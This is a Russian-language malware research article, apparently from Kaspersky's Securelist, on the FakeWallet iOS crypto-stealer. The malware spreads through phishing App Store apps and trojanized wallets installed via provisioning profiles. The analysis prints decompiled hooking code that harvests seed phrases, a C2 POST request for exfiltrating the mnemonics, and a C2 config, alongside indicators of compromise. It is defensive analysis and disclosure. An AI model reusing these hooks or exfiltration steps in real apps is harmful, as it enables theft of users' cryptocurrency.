

Криптостилер FakeWallet распространяется в App Store

SL securelist.ru/fakewallet-cryptostealer-ios-app-store/115241

Sergey Puzan

April 20, 2026



Авторы

Expert

[Сергей Пузан](#)

В марте 2026 года мы обнаружили более двух десятков фишинговых приложений в App Store, имитирующих под популярные криптокошельки. При запуске они открывают в браузере пользователя страницы, стилизованные под App Store и распространяющие троянизированные версии соответствующих кошельков. Зараженные приложения нацелены на фразы восстановления или приватные ключи кошелька. Согласно метаданным из обнаруженных троянцев, кампания активна как минимум с осени 2025 года.

Это не первая история такого рода. В 2022 году исследователи [ESET](#) уже выявляли зараженные криптокошельки, распространявшиеся через фишинговые веб-страницы. Используя схему с установкой приложений при помощи provisioning-профилей, авторы зловредов воровали фразы восстановления популярных горячих кошельков, таких как MetaMask, Coinbase, Trust Wallet, TokenPocket, Bitpie, imToken и OneKey. Прошло четыре


года, и та же схема кражи криптовалюты с новыми вредоносными модулями, способами их встраивания и распространением через фишинговые приложения в App Store вновь набирает обороты.

Продукты «Лаборатории Касперского» обнаруживают эту угрозу как HEUR:Trojan-PSW.IphoneOS.FakeWallet.*, HEUR:Trojan.IphoneOS.FakeWallet.*.

Технические детали


Предыстория

В марте этого года мы обнаружили в топе поисковой выдачи китайского App Store фишинговые приложения, стилизованные под распространенные криптокошельки. Ввиду региональных ограничений некоторые оригинальные приложения криптокошельков для пользователей из Китая (с выставленным в настройках Apple ID китайским регионом) сейчас недоступны. Мошенники воспользовались этой ситуацией: они создали поддельные приложения, используя похожие на оригинальные иконки и названия с некоторыми намеренными опечатками (техника тайпсквоттинга), чтобы предположительно обойти ограничения App Store и повысить вероятность обмана пользователей.



Приложения в App Store, выводимые при поиске криптоприложения Ledger Wallet (панель — Ledger Live)

В некоторых случаях названия и иконки приложений не имели никакого отношения к криптовалютам, однако на баннерах подделок сообщалось, что официальное приложение кошелька недоступно в App Store и может быть скачано при помощи этого приложения.



Изображения со страниц приложений, объявляющих себя официальным приложением TokenPocket

В рамках исследования мы обнаружили в App Store 26 фишинговых приложений, имитирующих под следующие популярные кошельки:


- MetaMask
- Ledger
- Trust Wallet
- Coinbase
- TokenPocket
- imToken
- Bitpie

Обо всех найденных приложениях мы сообщили в Apple, часть из них уже удалена из магазина.

Мы также обнаружили несколько похожих приложений, в которых отсутствовала фишинговая функциональность, но при этом имелись все признаки, указывающие на связь со злоумышленниками. Предполагаем, что вредоносные функции могут быть встроены со следующими обновлениями.

В фишинговых приложениях присутствовали заглушки (функциональные «пустышки», имитирующие работу настоящего сервиса), предназначенные для придания легитимности приложению. Заглушкой могли быть игра, калькулятор или планировщик задач.

При запуске фишинговое приложение открывает вредоносную ссылку в браузере пользователя. С помощью такой ссылки и схемы с provisioning-профилями зараженные версии криптокошельков могут быть установлены на устройство жертвы. Provisioning-профили используют и другие зловреды для iOS, например [SparkKitty](#). Эти профили могут быть нескольких видов. Один из них — Enterprise-профили. Они созданы для того, чтобы организации могли разрабатывать и устанавливать на устройства своих сотрудников приложения для внутреннего пользования без публикации в App Store и без ограничений по числу устройств. Именно Enterprise-профили нередко используются разработчиками кряков, читов, онлайн-казино, пиратских модификаций популярных программ и вредоносного ПО.



Зараженный кошелек и соответствующий ему профиль, используемый для установки

Вредоносные модули для «горячих» кошельков

Злоумышленники разработали множество версий вредоносных модулей, каждый из которых адаптирован под конкретный кошелек. В большинстве случаев зловред внедрялся через инъекцию вредоносной библиотеки, но нам также встречались сборки с модифицированным исходным кодом приложений.

Вредоносная библиотека встраивалась путем инъекции загрузочных команд в главный исполняемый файл — это стандартная техника по расширению функциональности приложения без необходимости его пересобирать из исходного кода. После загрузки библиотеки линковщик dyld вызывает инициализирующие функции при наличии их в библиотеке. В одних случаях инициализирующие функции были реализованы путем добавления метода load для каких-либо классов Objective-C, в других — это были обычные C++-функции.

Все инициализирующие функции следуют одной и той же логике — загрузить или инициализировать конфигурацию (при наличии) и заменить некоторые методы классов приложения на свои вредоносные реализации этих методов. Например, вредоносная библиотека с именем libokehHook.dylib, внедренная в модифицированную версию приложения Coinbase, подменяет оригинальный метод viewDidLoad класса RecoveryPhraseViewController, отвечающего за экран ввода фразы восстановления.

```
NSLog(&CFSTR("libhook loading...").isa);
Class = objc_getClass("_TtC6Wallet28RecoveryPhraseViewController");
_TtC6Wallet28RecoveryPhraseViewController$ = Class;
_TtC6Wallet28RecoveryPhraseViewController$ = object_getClass(Class);
_TtC6Wallet28RecoveryPhraseViewController$ = class_getSuperclass(Class);
InstanceMethod = class_getInstanceMethod(_TtC6Wallet28RecoveryPhraseViewController$, "viewDidLoad");
if ( InstanceMethod )
{
    v2 = InstanceMethod;
    $_TtC6Wallet28RecoveryPhraseViewController_viewDidLoad_super = method_getImplementation(InstanceMethod);
    v3 = _TtC6Wallet28RecoveryPhraseViewController$;
    TypeEncoding = method_getTypeEncoding(v2);
    if ( class_addMethod(v3, "viewDidLoad", $_TtC6Wallet28RecoveryPhraseViewController_viewDidLoad_method, TypeEncoding) )
        $_TtC6Wallet28RecoveryPhraseViewController_viewDidLoad_super = $_TtC6Wallet28RecoveryPhraseViewController_viewDidLoad_closure;
    else
        method_setImplementation(v2, $_TtC6Wallet28RecoveryPhraseViewController_viewDidLoad_method);
}
else
{
    v5 = 3817590;
    class_addMethod(
        _TtC6Wallet28RecoveryPhraseViewController$,
        "viewDidLoad",
        $_TtC6Wallet28RecoveryPhraseViewController_viewDidLoad_method,
        &v5);
}
NSLog(&CFSTR("hook complete...").isa);
```

Участок кода, в котором вредоносная инициализирующая функция подменяет оригинальный метод viewDidLoad класса, отвечающего за экран ввода фразы восстановления

Вредоносная реализация метода viewDidLoad сканирует экран текущего View Controller`а (объект, управляющий жизненным циклом одного из экранов приложения) в поисках мнемоник (слов из мнемонической фразы восстановления криптокошелька), извлекает их, шифрует и отправляет на C2. Все вредоносные модули выполняют отправку данных следующим образом:

- Извлеченные мнемоники собираются в единую строку
- Эта строка шифруется алгоритмом RSA по схеме PKCS #1
- Зашифрованная строка кодируется в Base64
- Полученный результат вместе с дополнительными данными, такими как тип вредоносного модуля, имя приложения и специальный код, отправляется на сервер злоумышленников

```

v15 = vu,
collectionView_subviews = objc_msgSend(
    objc_msgSend(RecoveryPhraseViewController, "valueForKey:", property),
    "subviews");
subviewController = objc_msgSend(
    collectionView_subviews,
    "countByEnumeratingWithState:objects:count:",
    &enumState,
    v15,
    16LL);
if ( subviewController )
{
    cnt = subviewController;
    v8 = *v11;
    do
    {
        for ( i = 0LL; i != cnt; i = i + 1 )
        {
            if ( *v11 != v8 )
                objc_enumerationMutation(collectionView_subviews);
            AddWord(*( &enumState + 1 ) + 8LL * i);
        }
        cnt = objc_msgSend(collectionView_subviews, "countByEnumeratingWithState:objects:count:", &enumState, v15, 16LL);
    } while ( cnt );
}
}
LABEL_13:
words = objc_msgSend(objc_msgSend(words, "substringFromIndex:", 1LL), "copy");
NSLog(&CFSTR("words:%@"), words);
dispatch_async(&dispatch_main_q, &__block_literal_global_0);
free(classProperties);
}

```

Вредоносный метод viewDidLoad, собирающий слова сид-фразы из дочерних представлений (subviews)

В этой модификации адрес C2 встроен в исполняемый файл, однако в других версиях троянец может загружать его из конфигурации, находящейся в папке с приложением.

POST-запрос для выгрузки зашифрованных мнемоник выглядит следующим образом:


```

1 POST <c2_domain>/api/open/postByTokenPocket?ciyu=
  <base64_encoded_encrypted_mnemonics>&code=10001&ciyuType=1&wallet=ledger

```

Версия вредоносного модуля, встроенного в кошелек Trust, отличается от остальных, так как в ней нет инициализирующих функций. Вместо этого злоумышленники внедрили дополнительную исполняемую секцию `__hook` в основной исполняемый файл — в область памяти, зарезервированную для загрузочных команд в заголовке программы, прямо перед секцией `__text`. Первые две функции в этой секции — это трамплины к функции `dlsym` и методу валидации мнемоник оригинального класса *WalletCore*. За ними следуют две функции-обертки с идентичным назначением:

- Разрешить символы `datalnit` или `processX0Parameter` из вредоносной библиотеки.
- Передать управление найденным функциям.
- Выполнить код тех методов, вместо которых функция-обертка была встроена.



Содержимое встроенной секции __hook — трамплины и функции-обертки

Эти функции-обертки заменили собой методы, вызываемые приложением, когда пользователь пытается восстановить свой кошелек при помощи сид-фразы или создает новый кошелек. Следуя вышеописанной схеме, троянец извлекает мнемоники из соответствующих экранов, шифрует их и отправляет на управляющий сервер.

Вредоносный модуль для кошелька Ledger

Описанные выше вредоносные модули были спроектированы для извлечения фраз восстановления из так называемых горячих кошельков — приложений, которые хранят и используют приватные ключи кошелька на том же устройстве, на котором они установлены. Однако в случае с «холодными» кошельками ситуация иная — ключи хранятся на отдельном устройстве без подключения к интернету, и приложение в этом случае выполняет роль пользовательского интерфейса и не имеет к ним доступа. Поэтому, чтобы заполучить криптоактивы жертвы, злоумышленники прибегают к старому доброму фишингу.

Мы обнаружили две модификации кошелька Ledger — в одной встроена вредоносная библиотека, в другой изменения внесены в исходный код приложения. В первом случае внедрение реализовано через стандартные точки входа: две функции инициализации Objective-C (`+[UIViewController load]` и `+[UIView load]`) и функцию с именем `entry`, расположенную в секции `__mod_init_functions`. После загрузки в адресное пространство приложения вредоносная библиотека действует следующим образом:

- Функция `entry` загружает из директории приложения файл конфигурации, генерирует UUID пользователя и пытается отправить его на сервер, указанный по ключу `login-url`. Содержимое файла выглядит следующим образом:

```

1 {
2   "url": "hxxps://iosfc[.]com/ledger/ios/Rsakeycatch.php", // C2 для мнемоник
3   "code": "10001",                                     // специальный код "login-url":
4   "hxxps://xxx[.]com",
5   "login-code": "88761"
6 }

```

- Две другие функции инициализации, `+[UIViewController load]` и `+[UIView load]`, заменяют некоторые методы оригинальных классов приложения своей вредоносной нагрузкой.
- Как только отрисовывается корневой экран, зловред проходит по иерархии контроллеров представлений (`ViewController`) и ищет дочерний экран с именем `add-account-cta` или содержащий знак `$`:
 - Если это экран `add-account-cta`, троянец находит среди кнопок ответственную за добавление нового аккаунта и сопоставляет ее текст с одним из языков. Троянец определяет по ним язык локализации приложения, чтобы потом на соответствующем языке отобразить фишинговое предупреждение. Затем он подготовит и сохранит в объекте класса `GlobalVariables` фишинговое «уведомление», содержание которого будет требовать от пользователя пройти «проверку безопасности».
 - Если это экран со знаком `$` в имени, зловред просканирует его содержимое при помощи регулярного выражения, которое извлечет состояние баланса кошелька и попытается отправить информацию о балансе на безобидный домен, указанный в конфигурации как `login-url`. Мы предполагаем, что это устаревшая тестовая функциональность, оставленная в коде по ошибке, так как указанный домен не имеет отношения к зловреду.
- Затем, когда отрисовывается какой-либо экран, один из вредоносных обработчиков проверяет его имя. Если это экран, ответственный за добавление аккаунта или покупку/продажу криптовалют, зловред отобразит фишинговое уведомление, приготовленное ранее. При нажатии на такое уведомление будет открыто окно `WebView`, где локальный HTML-файл `verify.html` будет выступать в качестве отображаемой страницы.

Фишинговая страница `verify.html` просит у пользователя ввести мнемоники. Зловред проверяет введенную сид-фразу на соответствие словарю BIP-39 (стандарт, использующий 2048 мнемонических слов для создания сид-фраз). Более того, чтобы заглушить бдительность жертвы, фишинговая страница выполнена в стиле приложения и поддерживает автозаполнение введенных мнемоник, что делает ее более «качественной» в глазах пользователя. Введенная сид-фраза передается в обработчик на стороне **Objective-C-кода**, который объединяет ее в единую строку, зашифровывает при помощи RSA по схеме PKCS #1 и отправляет на C2 вместе с дополнительными данными: типом вредоносного модуля, именем приложения и специальным кодом из конфигурации — посредством HTTP-POST-запроса на конечную точку `/ledger/ios/Rsakeycatch.php`.

```
void __cdecl +[HttpTools submitMnemonic:](id a1, SEL a2, id mnemonicsJoinedString)
{
```

Objective-C-обработчик, ответственный за отправку мнемоник

Второй вариант зараженного кошелька Ledger содержит изменения, внесенные непосредственно в часть приложения на React Native, которое и является его основой. Этот подход устраняет необходимость использовать платформозависимые библиотеки и

позволяет злоумышленникам запускать один и тот же вредоносный модуль на разных платформах. Так как исходный код Ledger Live находится в открытом доступе, внедрение вредоносного кода в него не представляет сложности для злоумышленников.

Зараженная сборка включает в себя два вредоносных экрана:

- `MnemonicVerifyScreen` — встроен в навигатор PortfolioNavigator.
- `PrivateKeyVerifyScreen` — встроен в навигатор MyLedgerNavigator.

В экосистеме React Native навигаторы отвечают за управление переключениями между экранами приложения. В данном случае указанные навигаторы используются, когда открыты экраны Portfolio или Device List соответственно. В оригинальном приложении эти экраны недоступны до тех пор, пока пользователь не сопряжет свой холодный кошелек с приложением. Эта же логика сохранена и в зараженной версии приложения, что в конечном счете служит своего рода техникой защиты от отладки — фишинговое окно отображается только при реалистичном сценарии использования.

Фишинговое окно верификации сид-фразы

Экран **MnemonicVerifyScreen** отображается при активации обоих указанных навигаторов — как отвечающего за портфолио, так и отвечающего за отображение информации о сопряженном устройстве. Экран **PrivateKeyVerifyScreen** остается неиспользованным — он предназначен для обработки не мнемоники, а приватного ключа, генерируемого кошельком на основе введенной сид-фразы. В **Ledger Live** у пользователя нет прямого доступа к

приватному ключу, более того — он не поддерживается как способ для импорта кошелька, поэтому мы предполагаем, что эта функциональность была предназначена для другого приложения.

Декомпилированный псевдокод анонимной вредоносной функции, подготавливающей конфигурацию
во время загрузки приложения

Как только фраза восстановления доступа к кошельку введена на экране фишинговой страницы и нажата кнопка Confirm, троянец создает отдельный поток, ответственный за обработку и отправку полученных мнемоник. В нем он сохраняет информацию о текущей попытке отправки данных в трех файлах в рабочей директории приложения.

- `verify-wallet-status.json` — содержит два поля: статус и дату последнего его обновления;
- `verify-wallet-config.json` — C2-конфигурация, которую зловард использовал в своей работе;
- `verify-wallet-pending.json` — содержит зашифрованные мнемоники до тех пор, пока они не будут отправлены на управляющий сервер и от него не будет получен успешный ответ. После этого функция `clearPendingMnemonicJob` заменит содержимое этого файла пустым JSON-словарем.

Затем троянец зашифрует полученные мнемоники и отправит на управляющий сервер полученное значение. Данные шифруются по тому же алгоритму, что был описан выше (шифрование RSA, кодирование в base64). Если приложение будет закрыто или свернуто, после повторного запуска троянец проверит статус предыдущей процедуры отправки данных и повторит ее, если она не была закончена.

Декомпилированный псевдокод функции submitWalletSecret

Другие векторы распространения, платформы и связь со SparkKitty

Во время исследования мы обнаружили веб-сайт, мимикрирующий под официальный сайт Ledger и содержащий в своем теле ссылки на те же зараженные приложения, что мы описали выше. Хотя мы видели всего один такой пример, мы уверены, что в Сети есть и другие похожие фишинговые страницы.

Фишинговый веб-сайт со ссылками на зараженные приложения Ledger для iOS и Android

Мы также выявили несколько зараженных версий приложений кошельков для Android, включая как ранее необнаруженные, так и уже известные образцы. Эти экземпляры распространялись через те же вредоносные страницы, но при этом мы не нашли их следов в Google Play Store.

Еще одна деталь — некоторые зараженные приложения также содержали в себе модуль SparkKitty. При этом сами по себе они не проявляли какой-либо вредоносной активности — введенные мнемоники обрабатывались только модулями FakeWallet. Мы предполагаем, что в этом случае SparkKitty мог быть встроен по двум причинам: либо авторы обеих вредоносных кампаний связаны и его забыли убрать, либо он был встроен другими злоумышленниками и на данный момент не работает.

Жертвы

Так как практически все фишинговые приложения были доступны только пользователям китайского App Store и сами зараженные кошельки распространялись с фишинговых страниц на китайском языке, мы можем сделать вывод, что кампания нацелена преимущественно на пользователей из Китая. При этом сами вредоносные модули не имеют встроенных региональных ограничений, а отображаемые некоторыми из них фишинговые уведомления подстраивались под язык, используемый скомпрометированными приложениями, так что и пользователи за пределами Китая могут оказаться под прицелом злоумышленников.

Атрибуция

По нашим данным, злоумышленники, стоящие за этой кампанией, могут быть связаны с авторами троянца SparkKitty. Детали, обнаруженные нами во время исследования, указывают на эту связь:

- Некоторые зараженные приложения также содержали в себе модули со SparkKitty.
- Атакующие, стоящие за обеими кампаниями, предположительно являются носителями китайского языка, так как во вредоносных модулях активно используются лог-сообщения на китайском.
- Зараженные приложения в обеих кампаниях распространяются через фишинговые страницы, мимикрирующие под App Store.
- В обеих кампаниях злоумышленники нацелены на криптовалюты жертв.

Выводы

Как показывает исследование, кампания FakeWallet снова набирает обороты, используя при этом новые подходы: от доставки вредоносных нагрузок через фишинговые приложения в App Store до встраивания в приложения холодных кошельков и выманивания мнемоник через фишинговые уведомления. Тот факт, что фишинговые приложения распространяются через App Store и показываются пользователям на первых строках поисковой выдачи, может привести к снижению бдительности жертв. Хотя технически кампания не является сложной, она несет серьезные риски для пользователей по нескольким причинам:

- **Атака на горячие кошельки** — зловерд может украсть криптоактивы на этапе создания/импорта кошелька без какого-либо дополнительного взаимодействия с пользователем.
- **Атака на холодные кошельки** — злоумышленники прикладывают особые усилия, чтобы сделать их фишинговые окна максимально похожими на легитимные, в том числе путем реализации возможности автозаполнения мнемоник (подсказки при вводе слов восстановления кошелька), тем самым повышая свои шансы на успешное извлечение секретных фраз.
- **Сложность в исследовании** — технические ограничения, накладываемые операционной системой iOS и экосистемой Apple, не дают возможности эффективно исследовать и обнаруживать вредоносные программы на устройстве.

Индикаторы компрометации

Хэши зараженных IPA-файлов криптокошельков

[4126348d783393dd85ede3468e48405d](#)
[b639f7f81a8faca9c62fd227fef5e28c](#)
[d48b580718b0e1617afc1dec028e9059](#)
[bafb3d044a4f674fc9edc67ef6b8a6b](#)
[79fe383f0963ae741193989c12aefacc](#)
[8d45a67b648d2cb46292ff5041a5dd44](#)
[7e678ca2f01dc853e85d13924e6c8a45](#)

Хэши вредоносных dylib-файлов

[be9e0d516f59ae57f5553bcc3cf296d1fd0dc5d4bba740c7b4cc78c4b19a58407b4c61ff418f6fe80cf8adb4742783118cbd34393d1d54a90be3c2b53d8fc17ad138a63436b4dd8c5a55d184e025ef995bdae6cb778d002c806bb7ed130985f3](#)

Хэш вредоносного приложения React Native

[84c81a5e49291fe60eb9f5c1e2ac184b](#)

Хэш фишингового HTML-файла для зараженного приложения Ledger Live

[19733e0dfa804e3676f97eff90f2e467](#)

Хэши вредоносных Android-файлов

